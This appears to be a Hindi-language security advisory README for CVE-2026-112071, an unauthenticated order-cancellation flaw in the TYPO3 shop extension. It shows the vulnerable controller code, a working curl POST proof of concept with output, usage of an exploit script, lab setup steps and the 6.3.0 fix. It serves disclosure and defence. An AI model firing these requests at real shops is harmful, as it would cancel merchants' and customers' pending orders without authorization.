 yuwkaaa/cve-2026-112071
TYPO3 EXT:shop में अनधिप्रमाणित ऑर्डर रद्दीकरण


कोई भी विज़िटर TYPO3 शॉप में अवैतनिक ऑर्डर रद्द कर सकता है। cancelAction() अनुरोध से
ऑर्डर आईडी लेता है और कभी जाँचता नहीं कि कॉल कौन कर रहा है। ऑर्डर आईडी क्रमिक हैं,
इसलिए हर लंबित ऑर्डर तक पहुँचा जा सकता है। कोई खाता नहीं, कोई सत्र नहीं, बस एक POST।
| CVE | CVE-2026-112071 |
| सलाहकार | TYPO3-EXT-SA-2026-036, 2026-10-20 |
| पैकेज | codingms/shop "TYPO3 Shop by coding.ms", 10,182 इंस्टॉल |
| प्रभावित | < 4.9.4 · 5.0.0 – 5.21.0 · 6.0.0 – 6.2.0 |
| ठीक किया गया | 4.9.4 · 5.21.1 · 6.3.0 |
| CWE | CWE-862, अनुपस्थित प्राधिकरण |
| CVSS 4.0 | 6.9 मध्यम, जैसा TYPO3 ने स्कोर किया |
| CVSS 3.1 | 7.5 उच्च, AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N |
| परीक्षण किया गया | TYPO3 13.4.34, PHP 8.4, shop 6.2.0 |
| श्रेय | Nguyen Le Thanh Nam |
उसी सलाहकार में दूसरा CVE: CVE-2026-113468, उसी कंट्रोलर में PayPal कॉलबैक जालसाज़ी।
Classes/Controller/BasketOrderController.php:1053, संस्करण 6.2.0:
if ($this->request->hasArgument('basketOrder')) {
    $basketOrderUid = (int)$this->request->getArgument('basketOrder');
    /** @var BasketOrder $basketOrder */
    $basketOrder = $this->basketOrderRepository->findByIdentifier($basketOrderUid);
    if ($basketOrder instanceof BasketOrder) {
        // But only if it's in state "prepared"
        if ($basketOrder->getStatus() === 'prepared') {
            $basketOrder->setStatus('canceled');
            $basketOrder->setCanceledDate(new \DateTime());
            $this->basketOrderRepository->update($basketOrder);
cancel को ext_localconf.php:62 में एक सार्वजनिक प्लगइन क्रिया के रूप में पंजीकृत किया गया है, इसलिए यह
क्रिया किसी के भी द्वारा पहुँच योग्य है। uid (int) कास्ट है, इसलिए यहाँ कोई SQL इंजेक्शन
नहीं है। जो चीज़ गायब है वह है स्वामित्व जाँच। ठीक नीचे दिया गया elseif अधिकार
सही स्थिति को संभालता है, अर्थात् कॉलर के अपने सत्र में रखे गए ऑर्डर को रद्द करता है।
इसे दो शर्तें सीमित करती हैं: लक्ष्य ऑर्डर prepared स्थिति में होना चाहिए, और पेज
पर BasketOrder प्लगइन होना चाहिए।
curl -X POST 'http://127.0.0.1:8081/' \
  --data 'tx_shop_basketorder[action]=cancel' \
  --data 'tx_shop_basketorder[controller]=BasketOrder' \
  --data 'tx_shop_basketorder[basketOrder]=1'
[poc] BEFORE
+-----+----------+---------------+
| uid | status   | canceled_date |
+-----+----------+---------------+
|   1 | prepared |             0 |
|   2 | paid     |             0 |
+-----+----------+---------------+

[poc] ATTACK  anonymous POST, no Cookie, no session, no FE/BE user  -> order 1
        HTTP 200   order 1 status: prepared -> canceled
[poc]   FIRED  an unauthenticated request cancelled the order
इसी रन के कंट्रोल्स: क्रम 2 paid है और अछूता रहता है, basketOrder आर्ग्युमेंट हटाने से कुछ नहीं बदलता, और इंस्टॉल में शून्य फ्रंटएंड उपयोगकर्ता और शून्य खुले सत्र हैं। पूरा आउटपुट poc-transcript.txt में।
GET 404 लौटाता है, क्योंकि TYPO3 इसे खाली cHash के साथ अस्वीकार कर देता है। POST पैरामीटर कैश हैश का हिस्सा नहीं होते, इसलिए cHash इसे कवर नहीं करता।
exploit.py वही अनुरोध आपके स्वामित्व वाले होस्ट के विरुद्ध भेजता है। डिफ़ॉल्ट रूप से ड्राई रन:
python3 exploit.py http://shop.example/checkout --order 42 --fire
ऑर्डर आगे बढ़ा या नहीं, इससे कोई फर्क नहीं पड़ता कि प्रतिक्रिया HTTP 200 है। बैकएंड में पुष्टि करें।


get.typo3.org/13/tar.gz से TYPO3 13.4.x क्लासिक मोड, Composer की आवश्यकता नहीं।shop, साथ ही codingms/additional-tca और
codingms/modules।EXT:shop/Configuration/TypoScript/ शामिल करें।shop_basketorder कंटेंट एलिमेंट रखें।status = 'prepared' के साथ tx_shop_domain_model_basketorder में एक पंक्ति डालें।php -S के साथ सर्व करें, PHP intl लोडेड हो।चरण 3 छोड़ दें तो हर अनुरोध 404 लौटाता है, जो ऐसा साइट दिखता है जो भेद्य नहीं है।
6.3.0 uid को कॉलर के सत्र से बांधता है:
$this->restoreSession();
$sessionBasketOrderUid = (int)($this->session['basketOrder'] ?? 0);
if ($sessionBasketOrderUid > 0 && $sessionBasketOrderUid === $basketOrderUid) {
orderAction() में भी वही पैटर्न था और यह उन payment callbacks से पहुँचा जा सकता है जहाँ कोई
session cookie मौजूद नहीं होता, इसलिए इसे BasketOrderHmacService मिला, जो uid पर साइट encryptionKey के साथ
हस्ताक्षर करता है। पूरा diff
fix-6.2.0-to-6.3.0.diff में है, जो जारी किए गए 6.3.0
artefact से लिया गया है। उस patch को केवल पढ़ा गया था; उसके विरुद्ध PoC को दोबारा नहीं चलाया गया।
[email protected] को रिपोर्ट किया गया। ठीक किए गए संस्करण Thomas Deuling (coding.ms) द्वारा, advisory Torben Hansen (TYPO3 Security Team) द्वारा।
आपके स्वामित्व वाले या जिनका परीक्षण करने के लिए आप अधिकृत हैं, ऐसे सिस्टम के परीक्षण के लिए।







